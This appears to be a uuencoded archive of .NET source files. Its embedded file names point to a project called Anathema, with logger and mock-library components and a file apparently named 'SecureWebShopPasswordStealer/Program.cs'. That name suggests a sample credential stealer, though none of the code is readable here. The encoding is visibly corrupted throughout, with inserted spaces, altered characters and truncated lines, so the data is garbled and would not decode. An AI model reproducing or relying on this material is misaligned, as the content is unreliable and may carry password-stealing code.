MLRO]+>-IS7E\$, :OSMSDH (T&J#`8P6D*MA6=#H]V154ELE2Y3\$:N%TH8<.X
MTNI [8,L92&8OF#9K)J* /-# []0`QHJO (M<FF#?4K^M4Q8^`=D@C(U.OIV\.//\$_
M>`3<C<:Z@`U9GCT"ID8&B6V6`XU#S: `5. [V (SXXO^JL/WQX@ ("&@GHSPWI
M [I0KIBD3U-TTHQOKOIR;HR"\$NS.8X] = (H%S9=8\$X (-4=A)H9N:6\$A8? (M;4
MBV4;-] "`Q3&5C'5*Q062560.001>OFXM_4 (GKKF&B;A)YDRZ (UK-+FP?L8.
MZO A39VJNZ':Z/<QP49=V76_# "G^^^@FFX^!AM*)B6KD>5NA]-K3T:'S`WMGL
M8 (CJ KPS"!D=KUOCF [H"H8O\/@,@J:5RF04ZY0ZD#"W3,#,N?4NYTETB3?N
M&80>P (V=OG#Q%4,:>]\SM7@;W?.-WE47^?#5_5^NZ*72]61QK7">96]4RKB,
M)KG65`/%RO\$Y+\0XN@Y-JN@W.)T)16CUCE/WN [5NOY4];6I@QZ]LWP/5_Q=?
M.MU/FTY.?P%02P,\$%`''''`@`>5B&2VU [-S7 (\$0`UD8`'#\$`'!!;F%T:&5M
M82]%4RY!;F%T:&5M82Y2=6YT:6UE+U)U;G1I;65\$:7-P871C:&5R+F9S [1S;
M;NPT\!V)?S!%0"+2=%ONI2U:>H&%ME2G!830T5\$V<;J!;! (2;]N%\F4\\\$G\
M`C.^Q+&=[ZY22#V`1K'GAF/Y\$[. ^>V77XMH3ILJBBDYO0 ['1<1F=!Z%SQ8%
MR^;TY9>+<K [J" [(U@;+ [_T\ DME10MRO6P8G1L/X>0+_FXS', :LZPLFO`3
M6M`ZBP<GP-] %O*AK6%:SSLVLIE&2%;?F\#. :RJ5#X^`I/+--@G631;5\$V+ (L;
M"PE], * >JS8>3@M&ZK*YI?9?%M.F=!+3/JRRGM37K (HOKLBE3%IY=SZ*Z"B\C
MEMU1"5), ZG (<X-0T_!2V2^MFX+6\$@>? `EA4E&0 (KHIS<U-&*O.LH!>4S<ID
M4J0E.20_O?P2@=_`BRP'J/M\$O)2/_)T<N@09V"?7K`96B_&KB,6S+] *TH6R?
M`-%O [;W\TL^ (>%XFBYR2DZRI<'JMR:%8D5-&\$CEZ'.7Y- (J_)Z*FH?-IOCPO
MXPC/12\$)2%3?WNV3+Z;?P8'!0QTM?0Y)_K*4G`%7P]. 'K&-&-\<G;'8,4C^]
M3E\$2`P6`1VQ/'`]8_5B]QT/WM[])": `I' TCB (2!8G,.2B]QL;8,-@P'\$1,@?,%
MO2?7 [8#G#R]+:]0_6*+7@ [ZP, SX\L%`N"K_=>XYSQ2; [YMYG;\$9>D.TC4BSR

M'(_/VFE6W)7?4P);Y'N=ET7&RKIQ^3E=,J12',HSD-)QGG^,8^[1F(O3LB8,
M\) "QG!>>EU' B<7@^4G^SK' "C) "F?<\$@@' BQ\$J0U/BZ3Y&K;I;5T(XK=\ \OKK
MI@9S)@TXVG#@*>,RXL)R]JBVCS8(EBRB.%/V")#SCM#WK>/J' IE>B"5*6KH
MT8=\$CG7%>CQN6^CT02X&^K#?R'.3A&_XN<N#B?>;(%@0Q<^Y)J'M#T>D>RV
M'+.R2FX\O[4VTN!IS8=#BQJ@+4/!P)\V!"^2)?B5+%;'3F#&N*I.RGF4%>&Q
ML/7RZ82F8+A.S'4>:I!ZP(/V/EED27A)[_ '_GA_>E,*2>+X?M!.E:1O'8(<;
MM-#C(I% ^QG>)NQ"F[-"A5I.DIWE;2;MQP<EF*RI!;)_9@F.3YEF]Q(RNDEU#V
M"\$Q,2D;&C(0^](RG6<['(4B3<@ [&4'K>&7]QY'7WU<!Y1FQ14S7_)./>,*J7
M!\KN:@?!U^K5M^BD(T91'R4?O=8DJTE_C',77YQ\>7ZZ1=XDC3BS5\1^?1AQ
M()R!P...!^QUG4,2U9%\$[:)(B)\+M@.[FFRN.C'R+C'9CGE0,\0:3IW2MN.G-
M6U4'']K^[3"GBM'LR^,2J,+/RJSPM@ (0E18(M^)]7[5R/ :^ (8348XCRHO712D
M0M6KPG82[(NO^C1J9L=E0LW-^"8960&NI(@Y,X'0+TN[N"<-^"4(@KA-47;K
MJS)+C@C-^VI:LB-_*O&:6*O*;"L\$+A-+GMS5)0.=S,F',>R?Y' '1% ^S+/
M@!GPW_!9"[EG3<?PX4)88NW\$6L.M6W? [&VVUL[DW33Z_V3G]CE:A!WM&FS*_
MH[:EV%2J6J4FAVO%LZLS:<<>\B;14#QYW3IM<-^CV.Y+L'6=E=^V_]7(,7
MLG)9%M36(_=Y!^*,&W02(-G<'\&YY[G<"XF4(DO!') (BD.&&QUTT@<"#1R:L
MC7!#,F\$-J19U5384)^:E#&-PHA."ME@M)7?/0YA:FHC'?)F/!OGPB59G^TZ
M6*\$S\$80G\ (V=V*^"=%X*SVTIH70/<ANTH%;W(0O[R3;+U0A/78X\$=#!@>+. :T
M\$' \$90/_V4<_1PH4!5C_BUL*LB%J6<V350JJ9[W2C^6/V5!KNX_/S>!=DM3
M^F+0YZPY'IS3PWQ_+>(V7G"YHTE3E\$C9ZV6Y*SC!0#0J9HP9D#I=,#'\C0?
M'Q_==Y]F"?UX": :H__758IIG<="/Z%B\$I6"9[FB!&LI1%4E4)_TKE,#(!)Q;
M[8%F%+L3E&"X'88;I+41D;*0DW.W?/*\D_X+)XU*&9K49V<MZ^]_E/O0N#5
M"^^+"CU1\$UZ658=<A[IJT<RXY<ME'D;*E#]'*O9F);R+\$A(+ 'P'\7Y/LV2D=
M.>PS';9B<GNIT@XS=UD]-6QC/X50HS/\C7#(P)V*+3=DWGD".A<X.S(R,_?(
MI8O@J1+/YC9' %[\^8O!W8^[U<S+] (QU(DFYOR"LYL4MS,**\1^!L"AT@6:'DL
MNVF#I(3((D?AKNIH1!V<\- [37_09A>]&?S7-+SM-%9B#N.6"++#\$<CIT_BV
MO=L6#3;BW\FB\I\ P79UE)K1P%YWC7BRA6RVI/'WJ\$D3,HON*#) @6C[P0[J+
M\@7=1.MLITO`#F?DB(Q<] ^N>] \$1DG1N'Y5J<"36\$ \$R: [@W49+4+AMQK)<P!U
M6BSFG;K=VIH(L@B\`KB8FE>H**Z/&E&.1"W@' (ONP``0B*? \I*K+:4[GC05Y
MX^/[N'QH]8NC.?(M\$V&;I94[_@I/\$>?VO8FNU))XQ!.I'83>R#9VP!P3AML
MA**.@2?\$1V\$>GB#VUPP!O('`O"/X%DH*RWAL#V?G!.N.07)FM'\12HE%RM_3
MN@@ [<:_? *9-NV2'A-_\X* [#<+)9' MTTXD7D=AC3F&Z\$+]K@*<]QQB.+%JS46
M'BEI68D/P<^"^^Y2>^S1\$T,*2*5]6Z1U9I2(<-> (, (_Y&\YL?W"=.IPNG`[G
MG1#T'V>\>'I:=MUK&\$VX1J8]3A*=80<F:]8I1\RKA%PC>_L-4K0_I7F%FG]5
M4]!] %?=K3)K.3R>SNVTYY/C\'-*JW\$.O21SE2,4QEMXJ1)Z7O55\3#\E17@
MS<#S473F2#ZN-*+1B^O).>PO\$5X.+\$R2T'3^;E_RQ)^7!N"UXD02=HH(\$V:@
MPL6Q[%Q8100`\$]\P)I9K.,Q6H7!V:W\TG]MHV"V(ZN;:1H4"X3_:GMN-?@B(
M74+>[]2ZG,*/G@P1D,C\$>:2\$^_IV%(9/C)6>NS6QQ^<&QK94'B(,DHPH-0VN
M6(D^E5QR5?)F)^>;<<<IBLM#3;6"HKN&NC0I.2EP&\$)BU.M[R++Z"XSS;A.3
M'':Y>;!6\=?7-Z,)Y>GSUY`[CU<#`Z&4MY@98K:FXU:AP8\&\$P2S8TX2:)>
MJ=E@)RBM\\$[+9'GOU]I]D4IV'8G,\$-4A4J(C8P#1D!2(_Y)(O;N7/^&[V@@;
M%VS\DW.M&'1T292-\6Q%URLBE1!E91]F9?F]Y'-(8\$,P_CW\$<HNF+4XJ4'TO
MBF5@+&H0\$L9#U3>'L]'RS](E'9Q-"6B<WR8G)Y,16T7]S4%Q66[A\:<>'0?Y
M3G#0M56=^KLCYH!NDYA\$^0W1['(LY3UP4_!'<+.;F>BV6RU5O1U!')H;&UR
M+H>WR=L; \-\$LIM@5W5Y?WZG:KFI1V/*;FCT+J(?T60R1&#PATKXR-O"HNK3K
M=<'4@"*1,KT!SV'3KC'GGC7J07FB9_YD[4P8.\>XF9-T?.@821PT)U)U!<,0
M\$SWO9TF\EB39;@&KZ<W;/_>)'@[(.B=?..1=DN'/7/))B+8R#;!JF3#/-NB;+
M<:_M>N\$-Q@W>L.!5;<]0]+6^(4J9W'QX1(0;)1&+!!%"^TQ2IKN'WHYT;W'V
MV'6X3O\$Z7C7?>9>,'L[.1B.?'!T=D?<M\$'L'8C,(IBRYAI@G\Q6#N;N[_ (9!
MY!#F]-!H>] [_C'/HC\$*+[@&GSZ0)L+(7\7P234=Z4I'0-JP6,!IP<%78'(DMC
M:3'E!J<_B*/1'\;EC@/BZ6'J^%@1>@JR:,)T&:@QZ)-EHB0[[JB\$#^<\3X'
M\$Q/'WJ@9=-Q\$5IM+6D(O^W(UW-RL,UM(C'YHP5O[G:6[&ZT!`*DM_BB=Q=+
MW,J[WNCA77^_(T4WR,\$A6%H&Y5]ML':!.F^HSEOSL`_-VEI;B\`"M4]0ZNTK
M8:H2S_C9E.'G,KSX-H<%XFZ2(8U\@M'JV17Z\$6[=B1SV', \$?>1FJ;(>J<)(C
MG=?9C[3;4+^ (ZF86Y=_K9;N[*!%])"1?@C/:7'+9KZKKOJI3?AX&S/EN]\$A
M;V_HBV\$Q0":'-B+R9I>'>MQ9O9HE'KS>O)@GMF["#Q2PH!]Q/XP.K]8!<'AI
M.Z'LU3D\$;ZM5(GZ@S+'D(,5[8Q_NRY7S-IBCRO!3\$ "3B%"//M!X(=,/=E]R
MR6UG:ND2B.^%_O22CIG6H="]C@,->2G0K,EJ9UKE4<R)%\$H45:=79@+-L"N
M5+ \3\PCT+2#YAX;6]9!I]G#ZZ7\$>083;3-)+Q>55&MQ_E2')#_C%Y"XM@@*
M'6^I:D@"(SFT;LIT?+4/UT'!)"\$S\$!YY,I7&>>C(('00;G\$+85KC%+?QSF4
M:ZC59=7@A^D@_::"O\$;>AH4"!1GU-ZY@RO9Z,"Z!\X5P?0T#U]2>":!S@)'W
M\221LU>L7H\$)M)K;7ELB^SXX@#?\$ \$O++GV@O/),JWQ%K5O/68Y9'9H&!T-GX
MALSX_69XOQ)CUIR!]SZ4+.,\$!\!B]/#VR,=>M1WE177@7._CY;0!\@7#7D+
MG'6,Q!%ZAW%/ *N<T<P@!Y-\5KT-QM4.U%[[\$@7U-0;!/ 'Z#HQDAX>7I#]L(1
M6FO9N(0=52'9^^#=_H4SQJIF?V?G%I'LIB'8_)VD9'5E.S&4W^.\WIGFY73G
MK;UTE'[PWMYNE\$[?>?_MZ=O1[MO]NQ_LOO7.E\$;O)4F\N_!=^MX[[^PT=;P#
M'6M</<NK.IR]>O[6KMF0L47F8-L:,07F;3B]H9Z<J4Y#;/;=4'-J:IA.=P1Q!
M@2P8H:DL'RQ9@L"QK2?YD&Y!)YE??*]8?0"69W(N:[10.#H%B,[=\$5>%NI@!
MI;A'#SL/\?L"SR5KHZ:J\$^N+V(3'4[J!Y_XZZ\$)12:ME\$':PO>+EFV3!]:'7
MJJ['=%,O6RSVBS^..89'C]W4&+@A;%](Q-XN<K3^G,D^NZI)1X;X/%4&C%2OI

MG!LV;:'P\8O4\$]EVO\#TG:^^UW3P2+[*:K:(<DF+)9^!)\$OA#HBF.;P:?W+Z
MXMGI^3K9Y.;TX'\;FS)7W.7^[2XR^JRP"H:?'OO'O.U=?T43M\LJ;*]BU[VA
M:NL:[5%<K8M?RH%TZ_ZL6F-\$0?KJDQWZ(FR'\%0G<&7.84H:<[+>MG=6HH)
MG95`GGI<&KA)/L:U>(WKC YM6B=,?B`SX;Q,V"?-YC:[K+S:@'.9&)I3//`#*B
M\K5M1O\JDZF!NT93O5YA-G???8)14^!<P^F^N-8_H6FD^_]??/YYXVGJRK
MX,LO_4>,)19M2HPB"_J@<KR_UJP*:\$EI99/F]S:\[!]>%S&N@QA?YFPI>5G;
M;!>K5C?;Q5]`ZI36@@(#F0=V,S=&]HGQ>\$*!877\$6<_7P\W)0<"V&+]6<8P
MO]-C.N?#J:;5[WSY\$P@Q`70<QAD\!' +R:0%YFP*H!H590(.FWM@?:_+O6N\$&
M*E17<)/(<*C59U%Q2SW[\Z>`[\$()R&_3YN'\$5V_']3?&5H>36-7;<82N_;;*
M>6-?:9QW/KB";HOQW\$12ER#?'X0)S#V#!=!9Z*]R29`U^`M`_'5'?(;Z\$IA%
M`.BTP3/_ ,L`9W_LI#8*V2O(`[E?69JW\$)0N;?;]Q`K7KR]4ZQ+6VL]K.VU^
M<MC_L=J*Q;W?1V]ZPP-T;]4ECJ?FBK=8X4`"RD)==LB7ZJ;-6C[H)I%1KUJY
M:_DI6`<;PQ>Z7(P9+#5A=:2^C[5AYXK7WW.1J_,#^JPRX2K1BZH*F,W/;YC'
MXG@3*(R*XMKABJYA0&QAZ>5(IT^YBKQ!8VZKMT;)C+FE/5V6`) [!RM08KF7
M*"<KVf1<<;UWW08UXJ`_F>Z0YG0,UBN0S!PT=[GU0SWB_2#.F?7A,IM776.P
M\$<^S_(+.8>XGQ_(&U#@`G^<APD`-"@6YR@I56W5_;OGV8%O`QMN#D+B(U>*6
MEK<I\$`#2"\$C%;[%F[HK3US?/:=\$L^&5@4<4#K_D@;@`U`)=_9X>7[F!:N;B=
MB7!\$U5<U%/DURGVIKQ-A*5'?DEF[EXOH@5\9@IWT#>M\$:W>TJ<A8X;<9)'6>
MU/SU4-OOX_L1.A9(?)\$`[P9!&T'4BNAIL./NM946)\14_RP`GI\51EKAHPP2
MC<#0#0BE=`Z'O.-\$ADH>_TI3?`BFN2`4/_S(_+C.!U8ZA"-`VI-!Y"YX-
MR?=_!U!+`P04`Y6(9+`\$0`\$N871H96UA+TU,
M;V=G97(O4\$!#!!0`(`E8ADMSG*9QB`H`;'`06YA=&AE;6\$O
M34QO9V=E<B)!<`N8V]N9FEG78[+"L(P\$57W@O\0LM9&1<1%TJYTZ4+\$?6C3
M\$FH>3&:JGV)**T)G-Y?#N5=6`_=B@X%D@U=\7^PX,[X.C?6=XH3M]LRK<KV2
M=?"M[0@T9C`+)] ,J`\$IEFSZIXQB#("FN9-`Z\Q?/AQ`>^I)\>)V>5Q!._. .
MT&`^,Y&!4W`@XJ<7LW_L%L!7U!+`P04`Y6(9+L)1CP=@!`N!0`
M)P`\$N871H96UA+TU,;V=G97(O365T:&]D3&]G9V5R36]N:71O<BYC<Z54
MP6[; ,`R]!\@_<#[]:&T.S;H@+5#AP'),"P9=BAZ4&S:T6I)GB2O*P)_V0[]
MI/Y`Z3BQ4`M`@I8(8I\$B^?A(24`TLK5` ;S!^M03L:C?36ZTGF.L1-V>@+
M*C0B[KM,A?K3M_W`=!O6WUG@/^?95@9Y0H9HP>V=I>WQ2`&)MN`QPFRJLPS-
M>+0>CX"D*)>YB"`.N;4P0[?22>,QTTHX;1JOK7,7,.3*&MLEMPCR%/3R-Q5]
M<PO<9#9L\$K2Y.A\$I,`GO+D"5>=ZZ=:X]^<L-%-P0`X?&P@5(ZJ3[WEI8..F'
M#`=)">X;!6U2?59J@*>+1X*C*YW6R<01`]RZA6)WZB*YJDSC`Z981#%MR<
MW,+ZK&+!:9L^G!SB,'<U,)6A!\X:Y;(4>8*&U<%^>*IIP/\$*V(L`(%2G[/K=
M;Z807B`1IZ)`E5QK([DC)C6A<UB_KVC9^F[ZL:`W`Z`&#G*N=DSZL`?PIZ@R
MMX*/</9ZSD/=)]\$6NEFP,)J72]NL/X2#Y1^8O9>\&YU_V,7NIGU5J3Z>Y`M`
M>B?HP(5P#04!96POH0SIQ7`E4?4LCB2#N<4W%1(<`51U-[*/??#>#V#^5`=*
MWX\;,(>8T]N:>&546[RNHNV`L]02P,\$%`@`>5B&2[\$--REQ!`A`T`
M`!\`!;F%T:5M82]-3&]G9V5R+TU,;V=G97(N8W-P<F]JO5?;;M-`\$`U`
MXA\6`ZD@83OW..`8A2242A2JI%P>\K*VQZFIO6MVU]!P^3(>^"1^@;%CQTY3
M0I`"AS;R[,R9Z\[, _OCVW7Y`%4?D`P@9<C;4FD9#(\`[H=L.=12%>B6]MBY
M?<L^\$_P=>(J<<Q[])UQO^3B8P@8"FD3JG8@E*#K4G:1CY&D%DAE\72B4/35-Z
M%Q!3:<2A)[CD@3(\`IL^?("("R#,6+J9F-EJ--H=:B3\$/HD3+A0I5`^UN_=.
MYSGV]\$H!RRR09U1=W%]L#NK6W5^<;E2->1QS9B2")U(C8\[\4.4.3*]"J>2]
MH[\#?71?(>;:]C.1>:56QX*G24Y"(BH.PF4J*:;\;@9!`[8.[Q^1X9`<'1'-
MF8";+FUSZ[@\$/ (NH"KB(KV.5)!K,B*W&9Z]LLSPJ(,K\$`J>A[WSNMOJ-=J??
MT5M=:ZIW^N.) /AHU&GJKT6NTK`&[U7IJ?46,2J:\$>9FJ)%7GJP2<Z1789O5=
M<HR29`(R7#(03WGD@W"*&(4@;7/GM!2;<:Y>T!AD0CUP3I_SY1*\$;=;)E0HI
M(7:C5790L=:H&\YUK3X52/K(Q6615^=#Q^@9+=N^`^;@4?AI&,(K0UAB8<KI-
M%-@B;<Q)](@J>!*R[\$-P`%ADXZ2J08IGTLO[`5HQ:@MK+0S.U*VRV^
M_77V9;=8\GK[LBX7+)]SKI;[V9E-.V^22.<>8KV*71Z6G==(66UXC01I%!4^]
M9EXF*HS#3WA.(XD@Y?=VU64WU7%#MLCE%\BV(5>:@I`!NBX591C:R?3)J^-`
MY[/1>(IIMP)+F:D07,P@ZT\$.7N\X4;99HY5L;ZA@F+;G62=S.K99_]Y40A3Q
MCZ^8I`\$B;AW609EA_Z/<CJ#`"B\$OY`5/#V)[W(6K?9D+`/P]PDK[#HH9?G
M63?&_D1!O-7(9Q)`P#D)Y(1Y4>K#4)NO)`)A`_M#XX,`0<QOHTCXWG(WA_\$
M/*&*YO_FH*HIME^T-L;F%U0D!RLZB/\$%*..94H>AHJ_:IJ=E`=\7_S\$F.(SJ
MCH"ZX/ZZXY]R%BHN#"]S_I<2F.8EMM3?<Q4C:E&.D1,6<)0ZW-@7G-40<=`9
M7GY=#T<HYNT-P3.,Q71NC!A5V7:55]8.P0AD@#@EG:_PG,]NN^5U>M32VZ[;
MU3N-IJ4/V@-?M]J6U^ZW>P/J]JIY7P`DH_Z2`MNL3UCSNM%[_ ,PSSB]W" `N<
M\5O=7L-M4[UO^:[>L7"-&;B#IC[H>]U^_`_`O6;K(&<R/7_`F5G*L!/"3;0]
M+C6I# [V!U=9[_6"@=WI!1Z=>&Y,4=/LMJ^LU/+]_D\$MK50>E: +<=<]P:B4N
MUN3KC<10^>2H;LD=7>>W`XG91&LR(JG@N3[/D`7/9#R`:`^&OZ8K*B))B.W+
M!\(9_@4\$G2`% (G\$!9R:ASQ<IPR=\$MG"14!FD=)Z\1&Y!),Z=B`H`92LD`0\9
MRD.V\C\@H\$#L;/&%#@.QRKV+9!`#-PT\$6.+KETT1IF(X[O*.`@7B5ZRZCC]5
MRGX`4\$!#!!0`(`E8ADM)%IY`Y`D`!`D`!`06YA=&AE;6\$O34QO
M9V=E<B]-3&]G9V5R+F-S<`)O:BYU<V5R58]-:L,P\$(7WA=Y!B("312WW9U&*
M[1`2Z*I@Z,_>D>*>BJ0QTB@DD)MUT2/U`I63\$,ARYLU\[[V_G]]ROK.&<\$`
MC:[B]WG!&3B)G7:JXI`ZNV<^KV]ORL;C-TAB`X@F?%WNG\:`A`"AXANBX46(
M(#=@VY!;+3T&["F7:\$4`6S`X@!<VK*,VG7@HBD>>T(PE^*C0_M5C`-@27:?I
MR,\FTS3U6D7?CIO983)M3\$L]>CO+6%6Q;`7KJ`X+MU\VG]F)EXCOU`I:>!4M

M. 'KU&ZAV%6TRR6\$' I;B63R' \$58JQLSB7KO\!4\$!#!!0''''(' 'E8ADL4#B?-
M''0''-4+''';''''06YA=&AE;6\$O34QO9V=E<B]0<F]G<F%M+F-SK59+;]-
M\$+Y7RG\8<F' #PSR.E!P"22\$H#1&)Q*&JT&)/DH7U;MA=IUBHOXP#/XF_P*R?
MB9VT!;&JZGAVWM__/OGK\0*M8+1/!@H[M88\^"MUE]/.R?MBP^)<B+&ZFZ>
M6H=QXS5XK:7\$T'FM;/\&%1H1-EG&[YN4B5#?FK0/N"P4-6_F&"9&N#28&:%"
ML>&RR;%8&^01\$8Y>!'MNOUJZ[IPH'J/=!\#A?*)7*S2=DQ]'IW/B_X>26PLS
MHU>&QSGI!SV*LTD^2Q&"==S1X[/6\$!9V\$,5"">L,=]JP7LY=";'H\$N,'J;P
M"CX*>DK6T7\$"L(X0N5\K&_004Z,H3?6ZQ4ZVR<8V['ZH"66\J\2(5U."O;\n
MZIW6.JX[]_7+DR<P7^M\$1F'2!5?"K6%/\$#9&;(7\$%=I:Z&^&.2YO:R(9582
M9?D28:M%!.=<*\$:*"(&+2^!F98^G1RR!W6MEL^*O91KG-96>#_<CU0A292'K
MCA5H\$Z\$!IT\$HNZ&Z'DU5[8/1(5J+&E*=0)Q8Y\,N*P&XW0^^6Z>M/B.U%4:K
MF+`)1M^8X^?56QUAMO!^?#"":H5I;C?AZ?_%-I,(K<(/B:Q3(%#,!TM8)/7
MZZT_\WS+3>P)/Q]VT'?9C0=?'&>)5+ZWUE4%T\O24\;S3.2\X:LLZS4\1>(M
CHS19C?XL]/(I1TL=:B%) "%AY5_=XOY^:TQ4T\XDX+4/'(N)0RH8F+J?+1\$M
M'[G#B-(,5%YOYCT*D3"4=&W250(R;(;;"[.1N6#)/R6=6*,]:?O2=9IVC;BF)
MK!=,R*(?BPVO*7[JOW'-K\$3(^U2ISC'BHF6%_4?0?1!\$4G;O`\$#ETH0RX+5D
MZ!U(&QPY[2SP0B7T#VBO\;M9"2J"9:8%);Q?:0Q&%?7T')#AFJL5@BRRZ'M3
MH9\!W*3'W;P)L)+G*#(U"/-JBE<TMF.B=&!\AW\#.)+Y>V^Z9?">3:WZ)%!MZ
M*&B=N9#&&R.%+9DOPOD=7\B\R]\.<J[I8H@TZKDK362\A57:]?&&D#I'M]91
M0T%i)AB3^]0SF>"NPB9_4;4.S32?+&6XP1!I#?NEL4@W&/A1XWF"^492_]X/
M[O=HX#34E3X.HN@LT\H<R>HER[W-Y_NY5L+OPD<[EH_%,7?<.'8((1)6%&%*
M2&WU5ZQ+&PXT/S=D@TS900A]4<VJ*W9H>-:2]\$F6WF41[G?(@.9R'>(\7\"5
MQG(+53G<GRKY1!\$D_/24'B^A)4CDAP\+AYI.M4_#J0MQ2:J[PR2.TT^T/3[Y
M"?XF\$5\$PQ2O_I)FWT+G/K#NM%MG-HV<WN>,,%Z:H;AYE"7C_^0LU'WV!_&@F
MZ/J6H8;2XJV)OZ/IZUOWSK%U!O6^'XK'O3W!U!+'P04''''''Y6(9+''''
M''''''''''''''''''''N871H96UA+TU,;V=G97(O4')O<&5R=&EE<R]02P,\$
M%''''''@>5B&2RVG+@!T^'D@4''L''''!!;F%T:&5M82]-3&]G9V5R+U!R
M;W!E<G1I97,O07-S96UB;'E);F9O+F-SA53-M-'\$+Y7ZCN,<FFH2.JZ+:G*
M"5)11:*'VE() (0YK>];>=KUK[4^*'XEGX(#\$"_*\$S&[<.!\$)L0>SW[[S3>>
M;_WGYR]OA2KAMK4.Z_\$-<HFY\$UJ]WM];7_'*B1K'4UTW0J*Y13,7.=IMN)ER
M:'2S'MO?.SJ"*U1HF(29XMK4+%0'EFGO@%@@+=:9;\$%8R+5R1DN)!;C*:%]6
M]\$3@E-)/H5ZDL^A^<V#.&9%YAW8,TXJIS@/88K\^<R8]6G':ET(WD8VT:L(
M=\$&'S@5S5/1)N&I5TWA_[^MS?'%ONNA..(G#P?5[799H!B^>;41=HLV-:\$*9
MX6';:*H5%Z4W;!>L;IAJMP,^&5WXW.T4=-5:-T19\$7(9PN?'&ER/-FVZ<ZP
M'FMF'O^CT\$OG#49^-_1;="Z,C+3?"RLRB6\$.G\$F:4,T>PU@J2K4-14+1B["]
M%Y1V,.]V!;:P=?KQ&G+Z\$%JA<C1SF'%HM0>%6(1UEI/EB"-R_DO)C:XC5R!Z
M&4P4!?!3R>M\\$_F<\@@XDS\$7&=2_TVX:QI67;=VM^O?H\NPS&)L?%:O2F^;)Q
M*3(0?*&S,?J!#F\$'X_=&6RRZGM?*7GE1#'=GZ20Y.9V<CM*S<QR=3O)BQ%B2
MC->D59*>YR=IRL_[0=RCL>2N5=\'/:L^#P?/"NMLIZ[O@")ONG-T\$>@B9;RN
MV0.Q= .PK:.'Z-/3YMU[('C.X.D/39V]P+I[WQ^P7FFA.TFR#>3BQ3\$I2M#S*
M1-UVB'(Y(]N%U04Y=50L";M*=J\$@:R'^L"+XX/'_.@=;Z2<%&5*C%Q&TP===
M&\!/!\3@9'\9ON@,5[FVX=_0/W8C]"U!+'P04''''''Y6(9+''''''''''
M''''''0''''\$%N871H96UA+TUO8VM,:6)R87)Y+U!+'P04''''''Y6(9+2CKQ
MOY\''''&'0''P''\$%N871H96UA+TUO8VM,:6)R87)Y+T-L87-S97,N8W-E
MCDT^PD',A?<#<X<L%:2@6Y<NW%1<M!=(QZ"QTVF=M&'IGLR%1_(*3OVAI89'
M\M[['GG>'XVP.T+22DW%6JNQC#:EM61J+IU\$6W+DV4R1F-UEZJ5TK?^&DR<\
M!"-*47()L58."Y(*#<&N-'G,F4??:M5I!:&J)K-LP%04@82+RM*FWS_I%QK'
M,3+;9^?P-^!R';]U-1\N.KB]13]"OP!02P,\$%''''''@>5B&2Y*.^M&N'P''
MX'H''''<''''!!;F%T:&5M82]-;V-K3&EB<F%R>2]-;V-K3&EB<F%R>2YC<W!R
M;VK%5MMNTT'0?4?B'Q8+&50B-I2T!'",0BY0B4*4E,M#7C;V.%G8B]E=TYK+
ME_'')\$+C!T[<1K:Y'%\$I(3RS)DSNS/CF?GUXZ?_]P\AFT84+IVG/ON/8>'
M#%7\$Y+SCI#9NMIVGP<T;_DBK#Q!:<J84-V]7^%9NT(>8IMR>43T':SK.LY3Q
MR''(+/%I86WRV/-,N'!!C2M8J)51L75#);P(/@-7"6A/F%ENYAW>N_?'08^\$
M^<B4=J2TG7'N7WG=)P#RXLR/P\$9D3MXF"Z4M1/=S`]7;GJ*2&4=!.M\$N.0
MGI(1L\4%!A?,6'.G\7>H&P<.\99G'^G\5C9[KE6:%"(4HN.8S5--<^?U8Q'\
MP(;RH\$Z\$'=)H\$"?HPRR=^]Z&NB(<<6ICI<5EKDI>H^G*K#=ZXWN5JJ2H\$OL\
M95'PM?7PT?%P\+'+;[1\W6_?YQL_UH>-1L#P^[[<-GQX^.^KWOR+&VJ6A>
MIS9)[5F60/"2S335F>^M916JFR1],&PN00\5CT''99P8&-;TE9F8Z7L*RK'
M)#2\$X%2%'U<^ZJJU+V-'S'B&BDOPFF:%7M;M4*/H7.F/98Z#SRWWV#WTO3^K
M*^,AX]#E>&8!T@9']]'%0W2\$[QVC+"J6KS-<MFNH.N+Y=M6QHNB^;;,.6:_
M.D4AGF1BAK4<6)V"[]5%&['B;W'*>8FIY_%U8IE@7U!/N4&2ZGFS&O(W*)@Q
M.2WLIPA;B=>>8B8!;V,LE=8\$-<&S-^?G(V[O0&ZW516-@.ME1Y#WAL"?U\$
M8GVO)JM@[ZB6V,5>YATF:/E>_?D?17T,'*B!==RW'YIS,R5Y=DU,\[SL#FGI
M:J^@_L=PGE@0&RUP##%HG#!'3F3(TP@ZSB0SB,+.N1.#S5;#7L!W3\$;JW+A#
M3([9R^*]X.Y+)C_M!>Y32XN?"=CUQ+C>M#8R)@NJD[T=[05\!=9]8>U^K'A7
M9]5Z\A1=E[\$>E@3C-9(>I]A%C1OF%[X2=9H-9"IV@B98[:]='900['5PKG;'
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MNP!2,I(9+F/GA,J(I!+7LWR`\$69=@FZ6G]>(UL1@9^)4\$ZA*GR2*2;2'?>VZ
M2PP`V=J02A\N<E7CD.1C&/=%B/&]7FZ-99B6^F';VXTMZ*N@S2;^K=:3X#=0


```
MEFSZIXQB# ("FN9'Z\Q/?AQ'>^I)\>)V>5Q!.,.T.&>,Y&4W'@XJ<7LW\LM%!\!7U!+'P04''''''!Y6(9+HYA$7)@''''!>!P'',''''$%N871H96UA+U-EM8W5R95=E8E-H;W!087-S=V]R9%-T96%L97(O4')O9W)A;2YC<Y552VX;,.OS=M&_`=6&\R1@TUV3;HPDF:3]$$S09PBB\'+>4Q[E&BDJ:1):J0^61<]4J]0:KZ9MC]&4,&"+I!X?^9+^^\MW:H5:P^<9FRKN(HPY.])Z\7'XZ!IN4N5$C)5MMK$.MX]:1'6LI,71"*\O.4*$18=OEJU#?V[H;7!77VI9;_.$ZNL@?Y*"W7+[(:D\M'["@>HTUXB###,#5XAXM9I)-K;NVS-LN90R[1#\'<OPP&0A)(,T+)>:B6<-KF'M=RPD21=2A#N\@TMTD5X><8L03T'O'BB1^SEPL[;C'*.J^68"JOELCLC')%M;,"CMM8SNW\WAF77C<_L\>(R_[V[U]Q<(K#K9[HTD6Z7Y_7OPXF(\/:ZPM<R_M&GD;O38\WI6H==S15Y[8A5II.$,W3:D/%.FYP]P2[!$YOI>F%P@B")VZ\'(F*\MD!L0"J9)<J)C+A0[3HTAO.+D`^1N^FTPki!K]):(%00E,#M-I;RB(C$JJR,XM&XP:73'J'7>!=JDWF-]N$B3VU=G3];J:Z10!:^8U<![[_JK8%?G_C.-%H$MMQKL.=X+4!(:FQY)\)OEKMH).X$@H/V.GDJ\MF^4M\;.IO+=J.FN9NN5J>=6M;U17JOK8S451M=H-7DMU*ILX59:O